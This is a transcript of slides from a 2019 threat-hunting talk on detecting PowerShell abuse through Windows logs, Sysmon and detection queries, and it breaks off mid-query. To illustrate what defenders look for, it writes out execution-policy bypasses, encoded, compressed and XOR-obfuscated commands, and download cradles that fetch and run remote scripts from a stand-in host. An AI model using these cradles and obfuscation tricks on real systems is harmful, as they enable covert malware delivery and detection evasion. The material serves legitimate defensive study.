Hunting for PowerShell Abuse

Hunting for PowerShell Abuse

PowerShell is the favorit tool of IT guys, who are responsible for administration of Windows infrastructures. It allows them to manage differen services of the operating system and automate almost anything. But along with administrators, PowerShell also is liked by attackers and malware authors. The reason PowerShell is so attractive for adversaries is quite obvious: it has been included in essentially every Windows operating system by default for a decade, provides access to Windows API, and is rarely constrained, thus allowing adversaries to perform different tasks without risking being blocked. ttackers can use PowerShell to direct the execution of a local script, retrieve and execute remote resources using various network protocols, encode payloads passed via the command line, or load PowerShell into other processes.

Because of so prevalence of PowerShell among adversaries for Threat Hunters it is very important to be able to detect malicious uses of PowerShell and defend against it. In the presentation author is going to demostrate an approaches for detection of PowerShell abuses based on different event sources like native Windows logging capabilities as well as usage of additional tools, like Sysmon or EDR solutions. How to collect traces of using PowerShell, how to filter out false positives, and how to find evidence of malicious uses among the remaining after filtering

volume of events — all these questions will be answered in the talk for present and future threat hunters.

Heirhabarov
June 17, 2019

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

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

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

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

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Transcript

1. **Hunting For PowerShell Abuse Teymur Kheirkhabarov Moscow, 17 June 2019**

   Head of Cyber Defense Center, BI.ZONE 1

2. **• Head of Cyber Defense Center at BI.ZONE • Threat**

   Hunter • Big fan of ELK stack • ZeroNights / PHDays / OFFZONE speaker • GIAC GXPN certified • Ex- Head of SOC R&D at Kaspersky Lab • Ex- SOC Analyst • Ex- Infosec Admin/Engineer • Ex- Sysadmin • Twitter @HeirhabarovT • heirhabarov@gmail.com 2 Who am I

3. **3 What are we going to talk about?**
4. **4 What is PowerShell? • Task automation and configuration management**

   framework from Microsoft; • Consisting of a command-line shell and associated scripting language; • Built on the .NET Framework; • Enabling administrators to perform administrative tasks on both local and remote Windows systems; • Installed and enabled by default on Windows 7, Server 2012 and later; • It was made open-source and cross- platform on 18 August 2016 wit the introduction of PowerShell Core. Operating System Installed PS Version Supported PS Versions Windows 7 2.0 2.0, 3.0, 4.0, 5.0, 5.1 Windows Server 2008 R2 2.0 (**) 2.0, 3.0, 4.0, 5.0, 5.1 Windows 8 3.0 2.0, 3.0 Windows Server 2012 3.0 2.0, 3.0, 4.0 Windows 8.1 4.0 2.0, 4.0, 5.0, 5.1 Windows Server 2012 R2 4.0 2.0, 4.0, 5.0, 5.1 Windows 10 5.1 2.0 Windows Server 2016 5.1 2.0 ** PowerShell 2.0 is included in all latter Windows versions
5. **5 Why attackers love PowerShell? • It is installed and**

   enabled by default; • Most attacker logic can be written in PowerShell without the need to install malicious binaries (interaction with .NET & Windows API, execution of payloads directly from memory, downloading & execution code from another system, etc.); • It has remote access capabilities by default; • As a script, It is easy to obfuscate and difficult to detect with signature-based approach; • Many sysadmins use and trust it, allowing PowerShell malware to blend in with regular administration work; • Most organizations are not watching PowerShell activity. POWERSHELL EMPIRE NISHANG PS > ATTACK Invoke-Mimikatz
6. **6 How much attackers love PowerShell?**
7. **7 PowerShell Execution Policies aren't about security Execution Policy is**

   not a security measure as it is known and can be easily overcome. It has been developed to prevent the damage they cause users run the script by accident
8. **8 PowerShell Execution Policies aren't about security A lot of**

   ways to bypass it! https://blog.netspi.com/15-ways-to- bypass-the-powershell-execution-policy/ Get-Content .\script.ps1 | powershell.exe –noprofile – type .\script.ps1 | powershell.exe –noprofile – powershell -command "Write-Host Hello from PowerShell!!!'" Invoke-Command –scriptblock {Write-Host Hello from PowerShell!!!'} Get-Content .\script.ps1 | Invoke-Expression Set-ExecutionPolicy Bypass -Scope Process powershell -ExecutionPolicy Bypass -File .runme.ps1
9. **Event sources for detection of PowerShell abuses 9**
10. **10 Events for detection of PowerShell abuses Process monitoring, command**

    line parameters Windows Event 4688 with command line audit enabled Sysmon Event 1
11. **11 Events for detection of PowerShell abuses Command line parameters.**

    PowerShell engine log Event 400 in the "Windows PowerShell" log is generated by default whenever the PowerShell starts. It doesn't require any special audit configuration. Since PowerShell 5.0 HostApplication filed of this event contains command line.

12. **12 Events for detection of PowerShell abuses Command line parameters.**

    Services / scheduled tasks Event 7045 (service installation) from System event log is generated by default without any specific audit configuration. Event 4698 (scheduled task creation) from Security event log requires audit configuration.

13. **13 Events for detection of PowerShell abuses Command line parameters.**

    WMI consumers Event 5861 from Microsoft-Windows-WMI- Activity/Operational is generated by default since Windows 10 RS4 when event to consumer binding is created.

14. **14 Events for detection of PowerShell abuses Command line parameters.**

    Persistence registry keys Values of autorun registry keys also can be considered as command lines:

15. **15 Put all command lines in one field if [winlog][channel]**

    == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 13 and [winlog] [event_data][RuleName] == "reg_persistence_cmdline" and [winlog][event_data][Details] != "" { mutate { add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data] [Details]}" } } } Put command lines from different types of events in a field with the same name in order to be able to check all suspicious command lines at once with a single query: if [winlog] [channel] == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 20 { if [winlog][event_data][Type] == "Command Line" and [winlog][event_data][Destination] != "" { mutate { add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data] [Destination]}" } } } } Autorun registry keys modification events CommandLine WMI consumers creation events

16. **16 Events for detection of PowerShell abuses Script Block logging**

    First appeared In PowerShell v5 and Windows 8.1/2012R2 with KB3000850; Automatically log code blocks if the block's contents match on a list of suspicious commands, even if script block logging is not enabled. These suspicious blocks are logged at the "warning" level in EID 4104, unless script block logging is explicitly disabled; If script block logging is enabled, the blocks that are not considered suspicious will also be logged to EID 4104, but with "verbose" or "information" levels.

17. **17 PowerShell Script Block logging List of suspicious commands in**

    PowerShell sources https://github.com/Power Shell/PowerShell/blob/02 b5f357a20e6dee9f8e60e 3adb9025be3c94490/src /System.Management.Au tomation/engine/runtime/ CompiledScriptBlock.cs

18. **18 PowerShell Transcription Available since PowerShell 5.0. Lets you capture**

    the input and output of Windows PowerShell commands into text-based transcripts.

19. **19 PowerShell console history file By default, the PowerShell in**

    Windows 10 saves the last 4096 commands that are stored in a plain text file located in the profile of each user. This file ss created when someone runs an interactive PowerShell session as system.

20. **20 It is impossible to analyze all PowerShell executions! ~**

    45 000 PC, 30 days period Total process execution events Total PowerShell execution events Number of PowerShell executions by a regular user

21. **21 PowerShell abuse patterns statistic Before adaptation of detection rules:**

    After adaptation of detection rules:

22. **22 PowerShell abuse patterns**

23. **23 Well-known PowerShell Offensive Frameworks • PowerShell Arsenal • PowerShell-AD-Recon**

    • DSInternals • DSCCompromise • Inveigh • Invoke-WMILM • PS>Attack • PowerSploit • PowerCat • Empire • DarkObserver • PowerMemory • Invoke-Mimikatz • Invoke-Mimikittenz • Offensive-PowerShell • Kautilya • Nishang • PoshRat • PowerShell Suite • OWA-Toolkit • Sherlock • Invoke-Phant0m

24. **24 Well-known PowerShell Offensive Frameworks Let's hunt it! https://github.com/Neo23x0/sigma/blo b/master/rules/windows/powershell/po**

    wershell_malicious_commandlets.yml

25. **25 Well-known PowerShell Offensive Frameworks Let's hunt it! Search for**

    commandlet and function names from well-know PowerShell offensive frameworks in PowerShell command lines and script blocks: winlog.event_data.ScriptBlockText:(*PowerUp* "*Invoke-Mimikatz*" "*Invoke-NinjaCopy*" "*Get-ModifiablePath*" "*Invoke- AllChecks*" "*Invoke-AmsiBypass*" "*Invoke-PsUACme*" "*Invoke-DllInjection*" "*Invoke-ReflectivePEInjection*" "*Invoke- Shellcode*" "*Get-GPPPassword*" "*Get-Keystrokes*" "*Get-MicrophoneAudio*" "*Get-TimedScreenshot*" *PowerView*)

26. **26 Suspicious PowerShell parent process Parent process application category Possible**

    attack vector Possible MITRE ATT&CK techniques MS Office App / PDF Reader Doc with macros/DDE etc., vulnerability exploitation T1204: User Execution T1173: Dynamic Data Exchange T1203: Exploitation for Client Execution T1064: Scripting (macros) MS Outlook Persistence via Outlook, process execution via Outlook.Application COM T1137: Office Application Startup TT175: Distributed Component Object Model Internet Browser Browser or plugin vulnerability exploitation T1189: Drive-by Compromise T1203: Exploitation for Client Execution Web Server Web Shell, vulnerability exploitation T1100: Web Shell T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application MS SQL Server xp_cmdshell, vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application Other Server Applications Vulnerability exploitation T1210: Exploitation of Remote Services T1190: Exploit Public-Facing Application

27. **27 Suspicious PowerShell parent process. ITW https://www.hybrid-analysis.com/sample/759fb4c0091a78c 5ee035715afe3084686a8493f39014aea 72dae36869de9ff6?environmentId=100**

    https://www.hybrid- analysis.com/sample/e431bc1b acde51fd39a10f418c26487561f e7c3abee15395314d9d4e621cc 38e?environmentId=100 https://www.hybrid-analysis.com/sample/decd28ec5f0b 17ad09252e1be47f45998598a3ed5 00d3347896948c1b0935465?enviro nmentId=100 T1086: PowerShell T1204: User Execution T1173: Dynamic Data Exchange T1086: PowerShell T1204: User Execution T1064: Scripting T1086: PowerShell T1170 : Mshta

28. **28 Suspicious PowerShell parent process. Let's hunt it! winlog.provider_name:"Microsoft-Windows-Sysmon" AND**

    winlog.event_id:1 AND winlog.event_data.ParentImage:("\\mshta.exe" "\\rundll32.exe" "\\regsvr32.exe" "\\services.exe" "\\winword.exe" "\\wmiprvse.exe" "\\powerpnt.exe" "\\excel.exe" "\\msaccess.exe" "\\mspub.exe" "\\visio.exe" "\\outlook.exe" "\\amigo.exe" "\\chrome.exe" "\\firefox.exe" "\\iexplore.exe" "\\microsoftedgecp.exe" "MicrosoftEdgeSH.exe" "\\microsoftedge.exe" "\\browser.exe" "\\vivaldi.exe" "\\safari.exe" "\\sqlagent.exe" "\\sqlservr.exe" "\\sqlservr.exe" "\\w3wp.exe" "\\httpd.exe" "\\nginx.exe" *tomcat* "\\php-cgi.exe" "\\jbosssvc.exe") AND (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6") Search for unusual PowerShell parent processes (browsers, MS Office, etc.):

29. **29 PowerShell Scripts Installed as Services Process creation events with**

    Services.exe as parent Service installation events Modification of service configuration (ImagePath) in registry

30. **30 PowerShell Scripts Installed as Services Cobalt lateral movement**

31. **31 PowerShell Scripts Installed as Services. Let's hunt it! ((winlog.event_id:1**

    AND winlog.event_data.ParentImage:"\\services.exe") OR winlog.event_id:(7045 OR 4697) OR (winlog.event_id:13 AND winlog.event_data.TargetObject:"\\ImagePath")) AND winlog.event_data.CommandLine:(*powershell* *SyncAppvPublishingServer* *pwsh*) OR (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6") Search for: • service installation event with powershell in command line; • registry modification event, where value name is ImagePath and value data contains powershell; • powershell process creation event with services.exe as parent.

32. **32 Renamed PowerShell Adversaries can copy and rename PowerShell.exe binary**

    in order to avoid detection, based on substrings search https://www.hybrid-analysis.com/sample/1f6e267a9815ef8 8476fb8bedcffe614bc342b89b4c80eae9 0e9aca78ff1eab8?environmentId=100

33. **33 Renamed PowerShell. Let's hunt it! Sysmon EventID 1 Windows**

    PowerShell EventID 400

34. **34 Renamed PowerShell. Let's hunt it! winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:1 AND**

    -winlog.event_data.Image:("\\powershell.exe" "\\pwsh.exe") AND (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6") Search for inconsistence between image name and VERSIONINFO: winlog.event_id:400 AND winlog.event_data.PSPHostName:ConsoleHost AND -winlog.event_data.CommandLine:*powershell* Search for unusual PowerShell host process:

35. **35 Base64-encoded commands. -EncodedCommand https://www.hybrid-analysis.com/sample/f80fe757882da2d668ec1367d6f51a0bf6ba8ef226769e998e520963c3c5ac3a?environmentId=100**

36. **36 Base64-encoded commands. –EncodedCommand. What do you need to know**

    about it? powershell -e RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -ec RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -en RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -enc RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -enco RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encod RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encode RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encoded RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedc RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedco RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedcom RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedcomm RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedcomma RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedcomman RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA== powershell -encodedcommand RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==

37. **37 Base64-encoded commands. –EncodedCommand. Let's hunt it! (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR**

    winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:("* -enc *" "* -enco" "* -encod" "* -encode" "* -encoded" "* -encodedc" "* -encodedco" "* - encodedcom" "* -encodedcomm" "* -encodedcomma" "* -encodedcomman" "* -encodedcommand") OR winlog.event_data.CommandLine.keyword:/*([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][I|L][I|L]|[p|P][w|W][s|S][h|H])(\.[e|E][x|X][e|E] \"|\.[e|E][x|X][e|E]|\")*[|]+\-(e|E|ec|Ec|eC|EC|en|eN|En|EN)[|]+.*/) Search for -e[ncodedcommand] in PowerShell command line:

38. **38 EncodedCommand and Script Block logging Decoded by Logstash grok**

    { match => { "[winlog][event_data][CommandLine]" => '([p|P][o|O][w|W][e|E][r|R][s|S][h|H][e|E][I|L][I|L]|([p|P][w|W][s|S][h|H]))(\.[e|E][x|X][e|E]\"|\.[e|E][x|X][e|E]|\")*\s+\- (e|E)(\w{1,13})?\s+(")?%{NOTSPACE:[@metadata][EncodedPS]}(")?(\s+.*)?$' } } if [@metadata][EncodedPS] { ruby { code => ' require "base64" event.set("[winlog][event_data][ScriptBlockText]", Base64.decode64(event.get("[@metadata][EncodedPS]")).delete!("\0")) ' } } Logstash config example

39. **39 Base64-encoded commands. FromBase64String powershell -command "IEX([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==')))" powershell -command**

    "IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVByb2Nlc3M7R2V0LVNl cnZpY2U=')))" FromBase64String method converts the specified string, which encodes binary data as base-64 digits, to an equivalent 8-bit unsigned integer array. In combination with Invoke-Expression cmdlet it can be used to execute base64-encoded PowerShell code. $Text = 'Get-Process;Get-Service' $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text) $EncodedText = [Convert]::ToBase64String($Bytes) $EncodedText => RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==

40. **40 FromBase64String + Compression powershell -command "$s=New-Object IO.MemoryStream(, [Convert]::FromBase64String('H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA')); IEX**

    (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd()" powershell –c command "$s=New-Object IO.MemoryStream(, [Convert]::FromBase64String('c08t0Q0oyk9OLS62dgeyg1OLyjKTUwE=')); IEX (New- Object IO.StreamReader(New-Object IO.Compression.DeflateStream($s, [IO.Compression.CompressionMode]::Decompress))).ReadToEnd()" https://www.reverse.it/sample/10f70840eb3 1aa2aa22d83a363993b1c66604b08bd94956 74532921ccbc1b8c6/?environmentId=100

41. **41 Base64-encoded commands. X509Enrollment COM https://twitter.com/subTee/status/1132068630537969664 Powershell –command "IEX**

    ([System.Text.Encoding]::Unicode.GetString((New-Object -ComObject X509Enrollment.CBinaryConverter).StringToVariantByteArray('RwBl AHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AG kAYwBlAA==', 1)))" powershell IEX ([System.Text.Encoding]::Unicode.GetString(([activator]::CreateInstan ce([type]::GetTypeFromCLSID('884e2002-217d-11da-b2a4-000e7bbb2b09'))).StringToVariantByteArray('RwBlAHQALQBQAHIAb wBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==', 1))) By ProgID: By CLSID:

42. **42 FromBase64String / Compression / X509Enrollment Let's hunt It! (winlog.event_data.CommandLine:(*powershell***

    pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND (winlog.event_data.CommandLine:(GzipStream* *Decompress* *Compression* *MemoryStream* *DeflateStream* *FromBase64String* *ToBase64String*) OR winlog.event_data.CommandLine: (("*X509Enrollment.CBinaryConverter*" OR "*884e2002-217d-11da-b2a4-000e7bbb2b09*") AND *StringToVariantByteArray*)) Registry Key Modification Service Installation Process Creation PowerShell Engine is started Search for specific functions and objects names in PowerShell command lines and script blocks:

43. **43 FromBase64String + Compression Let's hunt It! winlog.event_data.ScriptBlockText.keyword:*H4sI* OR ((winlog.event_data.CommandLine:(*powershell***

    pwsh) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:*H4sI*) Search for base64 gzipped payload in PowerShell command lines and script blocks (H4sI -> 1f 8b 08, GZIP archive file):

44. **44 FromBase64String / X509Enrollment COM and ScriptBlock logging H4sIAKx46VwAA3NPLdENKMpPTi0utnYHsoNTi8oyk1O5AA7DSEUYAAAA RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2**

    AGkAYwBlAA==

45. **45 Xor-ed commands ITW https://www.hybrid-analysis.com/sample/72c654e81e379587 7f0159ae56553d29599e34e82c7cb5dfc3fb376cb3a21cc7?environmentId=120**

46. **46 Xor-ed commands. Let's hunt it! powershell –command "IEX $(([Char[]]'_za|m%@g{|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om|%Xzgkm{{'|%{$_**

    -bxor 0x8}|%{[Char]$_}) -join '') " $plainCommand = 'Write-Host "Hello from PowerShell!"; Get-Process'; $plainCommandBytes = [Char[]]$plainCommand $xoredCommand = (([Char[]] $plainCommand |%{$_ -bxor 0x8}|%{[Char]$_}) -join '') $xoredCommand => _za|m%@g{|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om|%Xzgkm{{' (winlog.event_data.CommandLine:(*powershell* *pwsh* *SyncAppvPublishingServer* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:(*char* AND *bxor* AND *join*)

47. **47 Execution of PS code / .NET assembly from registry**

    powershell.exe -command "IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((Get- ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))" powershell -command " [Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()" https://www.hybrid- analysis.com/sample/6c5d97dd488a5d83bd221d2636e6dc5ef14be91cf1b1a38ce 7a261f3febad183?environmentId=120

48. **48 Execution of PS code / .NET assembly from registry**

    Let's hunt It! (winlog.event_data.ScriptBlockText:"*Reflection.Assembly*" AND winlog.event_data.ScriptBlockText:*Load* AND winlog.event_data.ScriptBlockText:("*gp *" "*get-itemproperty*")) OR ((winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ((winlog.event_data.CommandLine:"*Reflection.Assembly*" AND winlog.event_data.CommandLine:*Load* AND winlog.event_data.CommandLine:("*gp *" "*get-itemproperty*")) OR (winlog.event_data.CommandLine:("*gp *" "*get-itemproperty*") AND winlog.event_data.CommandLine:(*iex* "*invoke- command*"))))

49. 49 Execution of PS code / .NET assembly from file

powershell -command " [Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll'))); [CMD_exec.Class1]::RunC MD();" powershell -command " [Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll');[CMD_exec.Class1]::RunCMD()" powershell IEX (Get-Content C:\temp\TestPS.txt -Raw) powershell IEX (gc C:\temp\TestPS.txt -Raw) powershell IEX (type C:\temp\TestPS.txt -Raw) powershell IEX (cat C:\temp\TestPS.txt -Raw) Loading .and executing NET assembly from file: Loading and executing PowerShell code from file:

50. 50 Execution of PS code / .NET assembly from file

Let's hunt It! (winlog.event_data.ScriptBlockText:("*Reflection.Assembly*") AND (winlog.event_data.ScriptBlockText:(*Load* AND *ReadAllBytes*) OR winlog.event_data.ScriptBlockText:*LoadFile*)) OR ((winlog.event_data.CommandLine: (*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ((winlog.event_data.CommandLine: ("*Reflection.Assembly*") AND (winlog.event_data.CommandLine:(*Load* AND *ReadAllBytes*) OR winlog.event_data.CommandLine:*LoadFile*)) OR (winlog.event_data.CommandLine:("*get-content*" "*gc *" "*type *" "*cat *") AND -winlog.event_data.CommandLine:"*[type]*" AND winlog.event_data.CommandLine:(*iex* "*invoke-command*"))))

51. 51 Download Cradles powershell IEX (New-Object Net.Webclient).DownloadString('http://www.site.com/PSScript.ps1') powershell IEX (Invoke-RestMethod

'http://www.site.com/PSScript.ps1') powershell IEX (Invoke-WebRequest 'http://www.site.com/PSScript.ps1') powershell IEX (curl 'http://www.site.com/PSScript.ps1') powershell IEX (wget 'http://www.site.com/PSScript.ps1') WebClient.DownloadString Invoke-RestMethod Invoke-WebRequest and aliases https://www.hybrid-analysis.com/sample/da82eaeba71eeb95d643 b0343b2c095d72b686314cd340631aa8d9fe08a74714?environmentId=100

52. 52 Download Cradles. COM Objects There are several COM objects,

that can be used for downloading: ProgID CLSID InternetExplorer.Application 0002DF01-0000-0000-C000-000000000046 Msxml2.XMLHTTP F6D90F16-9C73-11D3-B32E-00C04F990BB4 Msxml2.XMLHTTP.3.0 F5078F35-C551-11D3-89B9-0000F81FE221 Msxml2.XMLHTTP.6.0 88d96a0a-f192-11d4-a65f-0040963251e5 Msxml2.ServerXmlHttp AFBA6B42-5692-48EA-8141-DC517DCF0EF1 Msxml2.ServerXMLHTTP.3.0 AFB40FFD-B609-40A3-9828-F88BBE11E4E3 Msxml2.ServerXMLHTTP.6.0 88d96a0b-f192-11d4-a65f-0040963251e5 WinHttp.WinHttpRequest.5.1 2087c2f4-2cef-4953-a8ab-66779b670495 Word.Application 000209FF-0000-0000-C000-000000000046 Excel.Application COM 00024500-0000-0000-C000-000000000046

53. **53 Download Cradles. COM Objects Msxml2.XMLHTTP (F6D90F16-9C73-11D3-B32E-00C04F990BB4) powershell –command "$h=New-Object**

    -ComObject Msxml2.XMLHTTP; $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText" powershell –command "$h = [activator]::CreateInstance([type]::GetTypeFromCLSID('F6D90F16-9C73-11D3-B32E-00C04F990BB4')); $h.open('GET','http://site.com/PSScript.ps1',$false); $h.send(); IEX $h.responseText" powershell –command "$ie=New-Object -comobject InternetExplorer.Application; $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" powershell -command "$ie = [activator]::CreateInstance([type]::GetTypeFromCLSID('0002DF01-0000-0000-C000-000000000046')); $ie.visible=$False; $ie.navigate('http://site.com/PSScript.ps1'); start-sleep -s 5; $r=$ie.Document.body.innerHTML; $ie.quit(); IEX $r" InternetExplorer.Application (0002DF01-0000-0000-C000-000000000046)

54. **54 Download Cradles. COM Objects Word.Application (000209FF-0000-0000-C000-000000000046) powershell.exe $comWord=New-Object -ComObject**

    Word.Application; While($comWord.Busy) { Start-Sleep - Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep -Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord) powershell $comWord = [activator]::CreateInstance([type]::GetTypeFromCLSID('000209FF-0000-0000-C000- 000000000046')); While($comWord.Busy) { Start-Sleep -Seconds 1 } $comWord.Visible=$False; $doc=$comWord.Documents.Open('http://www.site.com/PSScript.ps1'); While($comWord.Busy) { Start-Sleep - Seconds 1 } IEX $doc.Content.Text; $comWord.Quit(); [Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)

55. **55 Download Cradles https://gist.github.com/Heirhabar ov/0e70be1185186834f739ad7168732a34**

56. **56 PowerShell Download Cradles. Let's hunt It! (winlog.event_data.CommandLine: (*powershell* *pwsh*) OR**

